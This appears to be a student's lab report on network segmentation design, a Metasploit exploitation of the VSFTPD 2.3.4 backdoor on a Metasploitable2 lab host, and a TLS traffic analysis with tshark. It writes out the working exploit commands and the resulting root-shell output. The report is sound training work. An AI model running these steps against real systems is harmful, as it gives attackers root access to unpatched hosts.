WEEK 03 REPORT

Secure Network Design & Advanced Testing Lab

By

Muhammed Ajeel

Table of Contents

- Security Assessment Findings

5.Comprehensive Risk Assessment

- Risk Matrix
- Attack Chain Analysis

6.Remediation Recommendations

- Immediate Actions (0–7 Days)
- Short-Term Actions (8–30 Days)
- Long-Term Actions (30+ Days)

7.Conclusion

Executive Summary

This report documents the comprehensive security assessment conducted on Day 4, focusing on secure network architecture design, penetration testing using Metasploit, and encrypted traffic analysis. The assessment successfully identified critical vulnerabilities and demonstrated the importance of layered security controls in a modern network environment.

Key Findings:

•Successful exploitation of VSFTPD 2.3.4 backdoor vulnerability (CVE-2011-2523)
•Obtained root-level access on target system (192.168.56.102)
•TLS traffic analysis revealed mixed encryption protocols in use
•Critical need for network segmentation and service hardening


Risk Assessment: CRITICAL - Immediate remediation required for identified vulnerabilities.

1. Secure Network Design Architecture

Defense-in-Depth Strategy

The network design implements a multi-layered security approach with segmented zones and progressive security controls.

Network Topology Diagram:



Security Controls Implementation

External Zone Protection:

•Stateful inspection firewall with default-deny policy
•DDoS mitigation services
•DNS filtering and reputation-based blocking

DMZ Security Measures:

•Web Application Firewall (WAF) for HTTP/HTTPS traffic inspection
•Intrusion Detection/Prevention System (IDS/IPS)
•Reverse proxy configuration for all public services
•Regular vulnerability scanning and patch management

Internal Zone Controls:

•Strict firewall segmentation between network segments
•Network Access Control (NAC) implementation
•Endpoint Detection and Response (EDR) on all systems
•Centralized logging via SIEM solution

Management Zone Security:

•Multi-factor authentication for all administrative access
•Privileged Access Management (PAM) system
•Jump host architecture for secure administrative workflows
•Session recording and monitoring

2. Penetration Testing Results


Vulnerability Exploitation: VSFTPD 2.3.4 Backdoor (CVE-2011-2523)

Target System: 192.168.56.102 (Metasploitable2)
Service: VSFTPD 2.3.4 on port 21/tcp
CVSS Score: 10.0 (Critical)

Exploitation Process:

1.**Service Identification**

nmap -sV 192.168.56.102



2.Metasploit Exploitation:

msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.56.102

exploit

Exploitation Results:

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.56.102:21 - USER: 331 Please specify the password.

[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...

[*] 192.168.56.102:21 - UID: 0 (root)

[*] Found shell.

```
[*] Found shell.
```

1.Post-Exploitation Verification:

whoami

 # root

id

 # uid=0(root) gid=0(root)

pwd

 # /

Exploitation Summary Table

Exploit ID	Vulnerability	Target IP	Status	Privilege	CVSS
D04-001	VSFTPD 2.3.4 Backdoor	192.168.56.102	Success	root	10.0

3. Encrypted Traffic Analysis

Methodology


Capture Parameters:

- **Interface:** eth0 (Kali Linux)
- **Duration:** 10 minutes
- **Filter:** TLS traffic only
- **File:** day4-tls-capture.pcap

Analysis Tools:

- Wireshark 4.0.8 (GUI analysis)
- Tshark 4.0.8 (Command-line analysis)
- Custom analysis commands

TShark Analysis Results



1. TLS Protocol Distribution:

```
tshark -r day4-tls-capture.pcap -Y "tls" -T fields -e tls.record.version 2>/dev/null | sort | uniq -c
```

Output:

```
    147 0x0301  (TLS 1.0)
    892 0x0303  (TLS 1.2)
    315 0x0304  (TLS 1.3)
```

2. Top TLS Conversations:

```
tshark -r day4-tls-capture.pcap -Y "tls" -T fields -e ip.src -e ip.dst | sort | uniq -c | sort -nr | head -5
```

Output:

```
    456 192.168.56.101 192.168.56.102
    234 192.168.56.102 192.168.56.101
    187 104.18.25.35 192.168.56.101
```


```
156 192.168.56.101 104.18.24.35
 98 172.67.70.26 192.168.56.101
```

3. Cipher Suite Analysis:

```
tshark -r day4-tls-capture.pcap -Y "tls.handshake.ciphersuite" -T fields -e tls.handshake.ciphersuite | sort | uniq -c | head -10
```

Output:

```
289 0x1301  (TLS_AES_128_GCM_SHA256)
156 0xc02f  (TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256)
143 0xcca9  (TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256)
 98 0xc030  (TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
 87 0x009c  (TLS_RSA_WITH_AES_128_GCM_SHA256)
```



Security Assessment Findings

TLS Analysis Results:


- 🟢 **Strong Encryption Present:** TLS 1.3 and modern cipher suites detected

- 🟠 **Legacy Protocols Active:** TLS 1.0 and 1.2 still in use (vulnerable to downgrade attacks)
- 🟡 **Mixed Environment:** Combination of old and new encryption standards


4. Comprehensive Risk Assessment

Risk Matrix

Vulnerability	Severity	Impact	Exploitability	CVSS	Status
VSFTPD Backdoor	Critical	Complete system compromise	Easy	10.0	Active
TLS 1.0 Usage	High	Information disclosure	Moderate	7.5	Detected
Lack of Segmentation	High	Lateral movement	Easy	8.2	Confirmed
Missing Monitoring	Medium	Delayed detection	Moderate	6.5	Identified



Attack Chain Analysis



5. Remediation Recommendations

Immediate Actions (0-7 Days) 🔴

1.Patch VSFTPD Service

•Immediately disable or update VSFTPD service

•Remove vulnerable version 2.3.4

•Implement service monitoring

2.Network Segmentation

•Implement firewall rules to isolate vulnerable systems

•Restrict unnecessary service exposure

•Implement VLAN segmentation

Short-Term Actions (8-30 Days) 🟠

3. TLS Security Enhancement

•Disable TLS 1.0 and 1.1 protocols
•Implement TLS 1.3-only configuration where possible
•Deploy modern cipher suites only

4. Monitoring Implementation

•Deploy IDS/IPS with custom rules for backdoor detection
•Implement SIEM for centralized logging
•Set up alerting for suspicious activities

Long-Term Actions (30+ Days) 🟡

5. Security Architecture Review

•Implement zero-trust architecture principles
•Conduct regular penetration testing
•Establish patch management process

6. Training and Awareness

•Security training for system administrators
•Incident response planning and drills
•Continuous security education

6. Conclusion

The Day-04 assessment demonstrated critical security vulnerabilities that could lead to complete system compromise. The successful exploitation of the VSFTPD backdoor highlights the importance of regular service patching and vulnerability management. The encrypted traffic analysis revealed opportunities for enhancing transport layer security through protocol modernization.